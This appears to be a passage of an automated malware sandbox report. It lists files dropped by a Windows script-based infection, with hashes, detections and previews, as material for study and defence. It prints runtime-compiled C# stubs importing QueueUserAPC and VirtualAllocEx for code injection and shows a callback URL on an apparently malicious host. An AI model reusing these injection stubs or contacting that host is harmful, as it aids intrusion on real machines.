Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po.....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0.."/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v..:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.''.....}!$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a...N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\j[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999836336819629
Encrypted:	false
SSDEEP:	6144:LO9BcSK5cnihVRakwHDgwodbX+Un+IQ7fqjeMRmd1:LkLn8VRl1woVX+2RQrtBd1
MD5:	FC226C805B21348897F9CF750630EBA6
SHA1:	5F20971E026402B862B9A62A6B4CCCE997BFE90E
SHA-256:	B2BA15FFD15238328B301C92BC4CB4CA7C5B500826146DBFACB98B261E12FB31
SHA-512:	CC7D68BC7D29F45BBC9152AA9D360263B8F56675ED71C273C7750D9B268DF99A72C0B8CC2F0D2A1881784750D05CA8ABA9C5DA52393BA9AE27A2338F6EB13EC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\j[1].htm	
IE Cache URL:	http:// api10.laptok.at/api1/HepzZx2kCuDwmeOQzvnl/pYC9yZFBIyaKECxGK0e/aRjir2j_2FD0Cs2y6LC1fn/UI6Iu_2FTpGMx/iwNkVdtq/4RAm36fJE_2BBIz2mpTpCMm/XnYyDK_2Fz/MiJoJBmpDAaTWVp1B/daSoJy_2FyS5/PuWvoglkSmx/qz2BTPi06QBrho/noUwfa_2FU_2BYCqTU3gC/NlevHPEUQyxG_2F5/4RKnQYuO3c2ETpt/rfleViaqwq1snPaMMc/vec7JAn9w/6IG6FBznQA00j0qPOZSG/_0A_0DZMwSFDBhuNf54/7SFAeYx_2BIJe9QVm8Vh5X/7k9AL4BWBHPhI/R_2Bii7A/8kTBHJT5wlqrWOd/j
Preview:	bCDmG56/ZGJCnK57yB48316E1AwMxoZFpLJ/fL6RyHH6z8WWxfeP5zsII9nQJixRoABWeyYOh+QvmbbTogob9cq/3ayFjfEgr8iqVOjarjeS13gakZSlB5kYToxRul+cKcG5DoKRCFpia5IoNTX/cqQdxLTX41TXxNTjfFlnpJy88JrJLpXK8HMnRefEmshmLublL1L0nsQPylestSsciJS4KMnnDn0t/jzqFb9ej9iKhd58CiFPMmaQChq0SoL+BzPjSp20D5BFf3ayIVCFQp+I9tuN8q8q7hIJ6FpBcNvutQ3KX6863HQhKvpXkBrepMOcF0FYtvC9Tc/wFS+d6pmVVTf/ujpuwmI8HJSCQAj4JXtM7YpFLj87pnV0ijP+L+oF/AVd55puLadVfoxK+Is6XbJeLxCrgEBb/QWaL6SV8HBpDcQEPrcYDOznjDm8ATNlzK86vGAKxBfH8CiNw6qIaInwrJQ/rOIErZGDkTtyKGrvAkaHqg76KhBAiQ3BNn+H1nU27D0pO/KA58JS+10MCKOY31FWx9CAHcHarDnvbRnk0WTqje/i4QbODSp8g6XJuaa95ltgYOKbGxadZQ9IfFNVrSEwxRqYkBZcnGu2EtpWpC1Ks/fYLJOX/z1lelzjN5PluvEWV2H60wq06JnJl85dFWDBfcTjv/sS837YVzTtI1wae22Xzk2wERnobGvULJhD1FNbylgTCyH9UCS2Cq/NUzEARHSOZCnYB7woyDdlFlAbMHBkwHJV23NKATjqITLAkmobXJXh/zEltrLapPklZsumwXAolxOqgaRl9EmartlkRMjScYA6AtZSBcSgzDAxgZtyTr3kQQJscv4qgSjhVDW8kWO66xm8u/3H7SS/LXh3BryRRetoELZcetKWzVRTXAeeTiDajUn/ke8Gp7ra1aSdTNW/jhrUJ8UANKS4hUiafZ8HDBpR38v24/ZL4Db0DER2nJm+aHTEIBw66My91kYg1Xh6UlvK

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.281345459029919
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fQ+0bzxs7+AEszIWXp+N23fQ+02:p37Lvkmb6KH4+CWZE84+H
MD5:	71F8CB00B6C50E1D7DD2B6AFEE931EB6
SHA1:	2554BD85602FCD60452D080AD4534661AC796F18
SHA-256:	D4471DF42D09542430DBB6961E11ECC14EA84C34776E316BC6849E4CD5CD2A63
SHA-512:	7651302CFF60AB7A20E4B6E08100A83FA24F5B4FC7835D78E7A8E2FAE1072E9EA026D01CED5C8DE8DDA311168AEADCB354CF2D5695DA6F1E8370F24888E02FCC
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.0.cs"

C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.609147495897786
Encrypted:	false
SSDEEP:	24:etGScs/W2Dg85xL/XsB4zwL4zqhRqPPtkZfDmf6n+II+ycuZhN9makSc3PNnq:6CWb5xL/ObbuuJyYn1uloa3kq
MD5:	AB216BA7214F797A37E28B3A30AF81D3
SHA1:	F1DE6D5C6EFFE2D1DA4A5B07611C4045A5BD8B65
SHA-256:	3A774892B23EBBE4D959E23DA83FF2163D7B8B1380EF0508288672583B86134C
SHA-512:	9ADABF5F45E9B23D5D17099837ADCEC7B789705C075CD6471D305DBB66E46B30452316E6706B91557224434C40A42A4A2ACAAD1E8008E5BA1CDD6CCCC4FA717
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....!.....#... ...@..... ..... .@.....#..K....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*.....3./.....6.....C.....V..... .....<Module>.3cg2gow2.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\3cg2gow2\3cg2gow2.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\3cg2gow2\CSCC7D6D6B9E2E2482A90484ECDA4303A65.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1091230722609597
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grynmak7Ynqqc3PN5Dlq5J:+RI+ycuZhN9makSc3PNnqX
MD5:	C3AD2C105F0FFA6EE9B4AE4D540F9A6A
SHA1:	2DAC9CB0B18976F5B9071695B23756320C703A5D

C:\Users\user\AppData\Local\Temp\3cg2gow2\CSCC7D6D6B9E2E2482A90484ECDA4303A65.TMP	
SHA-256:	805A6D4797549C6CF864691E9F547BBD8DCAEBE62E4463EF60D4F1101F785F50
SHA-512:	EE3FCE36CA7D63BFB2073370B3EDD4741AB38B89CE921E7A6D5F6D242BA58272B9274FA336BB8B7CE99D754525A18047E5832B9BB1FC1FE006B276070E8512E5
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...3.c.g.2.g.o.w.2...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...3.c.g.2.g.o.w.2...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\Ammerman.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41922
Entropy (8bit):	**7.9900732828260255**
Encrypted:	**true**
SSDEEP:	768:iPRP7HHNs72bLXJnkNQmgOAhghqgwZJTpT/6gKffcvv7ovDTvxfz:GRP7HnbLZkGLOKBJT2ffhvvxfz
MD5:	94F926A14F611ED85B2AD7F5C108D930
SHA1:	920C9F8B4B8100DEDA928646DBFABA7D8E7AA6DE
SHA-256:	BA9979A733F1226AD56803023880155FECAAEDAB7ABB4DC9552BD674D47FE62F
SHA-512:	3DD6E4E6381AC5128860FF102E4CD3625E5BB621A077CD367231BD8FB49CD9BE09C0DF0C2AC7EAD62015DE95C44690412404146055 5A78225ACB2D72DD8DC56
Malicious:	**true**
Preview:	PK.....rQ.}.....earmark.avchd..8..8N.$....![Hb.bl!..k...C.2.o!..\|J.....e.%F..Ra.....W}...s~../.u.....y....{...~.....8.vv..4...h...?a.`.50...:._.....8.....8....y.`.....p....0...@.@.j....{4:..~zz}.=`...M.? .G:..<.#.....u....._0.L.\|4z..,.wJ.....r.:...-.?....::.ig.u4.....t.t....G...A.....?.j.....a.7...F..1#.f...K.N_N..{...4\|9...v.X....3..&6:3.T-....:.1.lf.9.F;{..3.....o....t2tt..@\|....^.:..;.....`.`~....v..54....K.....c....p..K.DX..{4B.],..a...P.h9....F#H.:..}hM.(.I.WS..Fk^...;H..o.Wc..2..H_...X..u.<....X....Pg.$.g,.~.O.+.s.dI.=.D.1.6.!....9..<6Z....b.h...0>s..*...$..v...N.I...'.S.....G.qck._.k:....j.N.....K...x..Mk....#ugE...G....R..G...%.d!mk.d.._...'l...>P.3.....S.....<....Ws..!.....f.L.$.$.e:.U3.H.T.$.....h-{.ag.}...%D..^.H0.....Z.....j.....h.J.G....o.....`.d.ee..8y.s../...V.....=wm...aT+..&...e+.p_....m8gz9...|..W.h,...2.Q..N.L.....?"..<.@7W.

C:\Users\user\AppData\Local\Temp\FCC.cxx	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	4.413909765557392
Encrypted:	false
SSDEEP:	3:4EA3ppfn:4LZx
MD5:	1F1A0E8B8B957A4E0A9E76DAD9F94896
SHA1:	CC1DDD54FA942B6731653D8B35C1DB90E6DBBD34
SHA-256:	D106B73E76E447E35062AE309FE801B57BBEE7AC193B7ABCF45178ADA7D40BB3
SHA-512:	10505ED4511DC023850C7AB68DDCE48E54581AAC7FD8370BAFE3A839431EFC2E94B24D3B72ED168362388A938348C5216F1199532D356B0F45D2F9D6B3A2753
Malicious:	false
Preview:	ZWJmCemKPVQNwvupbUKEMAALZhNPjPJb

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.350647094482033
Encrypted:	false
SSDEEP:	3:oVXVPxi4hW8JOGXnFPxi4bCn:o9/n0qPnm
MD5:	1548C640BD577D94B3EBB4E4A0E9A29A
SHA1:	EF25134D3741C3CB085F239A304EFF0151A4C408
SHA-256:	15F7119855CF1741BB0D0F8BAD22C343CFD85018286A7A53B50C4CEE986D2D07
SHA-512:	48105503F8B9C71CA2C6D0EAA3EB0926E73FF468914FF9521E748396795E04DFE69B2677CED975DD74A892A7F21C9D6ED2D277C9288286F7799587BEA6B5BDA
Malicious:	false
Preview:	[2020/11/20 05:22:18.393] Latest deploy version: ..[2020/11/20 05:22:18.393] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RESEF81.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184

C:\Users\user\AppData\Local\Temp\RESEF81.tmp	
Entropy (8bit):	2.7085865183586453
Encrypted:	false
SSDEEP:	24:pg11RByehHphKdNNI+ycuZhN9makSc3PNnq9qpBe9Ep:K11OiXKd31uloa3kq9y
MD5:	BD9319A289457B73CDB8687BA23B2610
SHA1:	5F890B0A82902100031E2AAC0A4591C67D7AFBC3
SHA-256:	4F74518807CFF1E433E5EF8B02B69A78980C2C8BB1F4F9ADE6604FE98427725F
SHA-512:	A4ED675DF317BFC666AB796B91DBA73D473DD0C242C55534B3E12690D4F9AA526F39C5793AD459C8561BE67ADDE0A7DB4AE4192164E407D094B8E3D8315B64 1
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\3cg2gow2\CSCC7D6D6B9E2E2482A90484ECDA4303A65.TMP.....,._..n.MT..j.....4.....C:\Users\user\AppDat a\Local\Temp\RESEF81.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres. exe.....

C:\Users\user\AppData\Local\Temp\Tolstoy.3gp	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.136842188131013
Encrypted:	false
SSDEEP:	3:L0a3dGn:AOGn
MD5:	DE116F46B1AB756FE5FC714826D9C77C
SHA1:	C0543E108146A86E97F9C92D84550415FF0D07F6
SHA-256:	B83A7A9918FBC774A1CBF2D5C700D86B64D91961728A7BBEC91FF74CE27C6CBA
SHA-512:	FFA07A13C6527B966AB311853D6FF493D9F9EF7B22A530DD52FE06CF41D43880A310F39826DD1D6ED24A54C8C4E0A70E4E2073F52B01BF045715F60833F02FE8
Malicious:	false
Preview:	thzQhBrCvRRGaQnmDrodlryY

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4e01b4v0.lgo.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cbgrc3b0.yd2.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe

C:\Users\user\AppData\Local\Temp\adobe.url	
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\bowerbird.m3u	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	58
Entropy (8bit):	5.116264615668023
Encrypted:	false
SSDEEP:	3:AtNBcCRVqrGZgME1:AKAArcE1
MD5:	FCA5D5C49A23B8614C6F821ABC873200
SHA1:	C6982C28BD133E0317D388EFDFE29CB78A5AB6BA
SHA-256:	9EC7D8CE210B398464E1AE84073DA79284983AEA1AE6AD5985DC77AE95C1C242
SHA-512:	534D876A9BA54CAD210D801582A285D0F9E4385660B6ABFA5C278396644FBD41B1C4F7B2A5FDDB3F6EBC1BDEAE5D99D6E2E34F149697642F4B7E0F0510C641E 9
Malicious:	false
Preview:	faHHqDeJlByuQgYuKmjhviPLnmNtvZyJwtONsUcwIeBPlokSmxWvLayqrB

C:\Users\user\AppData\Local\Temp\earmark.avchd	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.67702661060525
Encrypted:	false
SSDEEP:	768:Nh66vv4Fgs48pcQqQjeCE+2SfNfAhghqgwZJTpT/6gKffcSapyLeq6pTXY:TrYJ4586SfZKBJT2ffXhkD
MD5:	78B3444199A2932805D85CFDB30AD6FB
SHA1:	A1826A8BDD4AA6FC0BF2157A6063CCA5534A3A46
SHA-256:	66EAF5C2BC2EC2A01D74DB9CC50744C748388CD9B0FA1F07181E639E128803EF
SHA-512:	E940BE2888085DE21BA3BF736281D0BEEC6B2B96B7C6D2CD1458951FD20A9ABFA79677393918C7A3877949F6BFC4B33E17200C739AADE0BA33EF4D3F58A0C4E D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Joe Sandbox View:	• Filename: 03QKtPTOQpA1.vbs, Detection: malicious, Browse
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....._.....!...I..... ....@.....t.. ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV..k.....^_[.1.H)...k.6u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\pjhhilfe\CSC3FCB40168F8F43A79C916E3E14812F23.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0870942544205886
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry6ak7YnqqIPN5Dlq5J:+RI+ycuZhN8akSIPNnqX
MD5:	0882AE6EE1F85A07872D5E7805909CEC
SHA1:	B1F849D8095D9DC408FC47163BB531E4766696D1
SHA-256:	FBCE2838FD718ECC1145295C0CF30CF54FC420920B2EB212C1E851F70089EBAE

C:\Users\user\AppData\Local\Temp\pjhhilfe\CSC3FCB40168F8F43A79C916E3E14812F23.TMP	
SHA-512:	9614D972E337B4574FF4BDFE66139BAE77B80261EAF76F2728583581906B702BF4721F08B138D66E15F3267DEA979A6C06831FD88025990008E03D983F690F64
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.j.h.h.i.l.f.e...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.j.h.h.i.l.f.e...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.248787017320682
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f7lFJ+zxs7+AEszIWXp+N23f7l0A:p37Lvkmb6KHDd+WZE8DF
MD5:	18238DDE42711FDE84A3D331E81E9E0D
SHA1:	211D18C7C0C14E6EC1EBAA7167CFF8984076615E
SHA-256:	3CAA1667E8FB7046981D68EA254BD0E40AD63F341295AF2B2094232AD4E2501A
SHA-512:	745F3BC5E0FA0164A307BE7C1E51AAA937DB25D6EA54960D169D8337D29F4C1417DF5C8D3EE355169211791A036EBA36A2569AA85C1ED98371E73C25FE7C8FA4
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\pjhhilfe\pjhhilfe.0.cs"

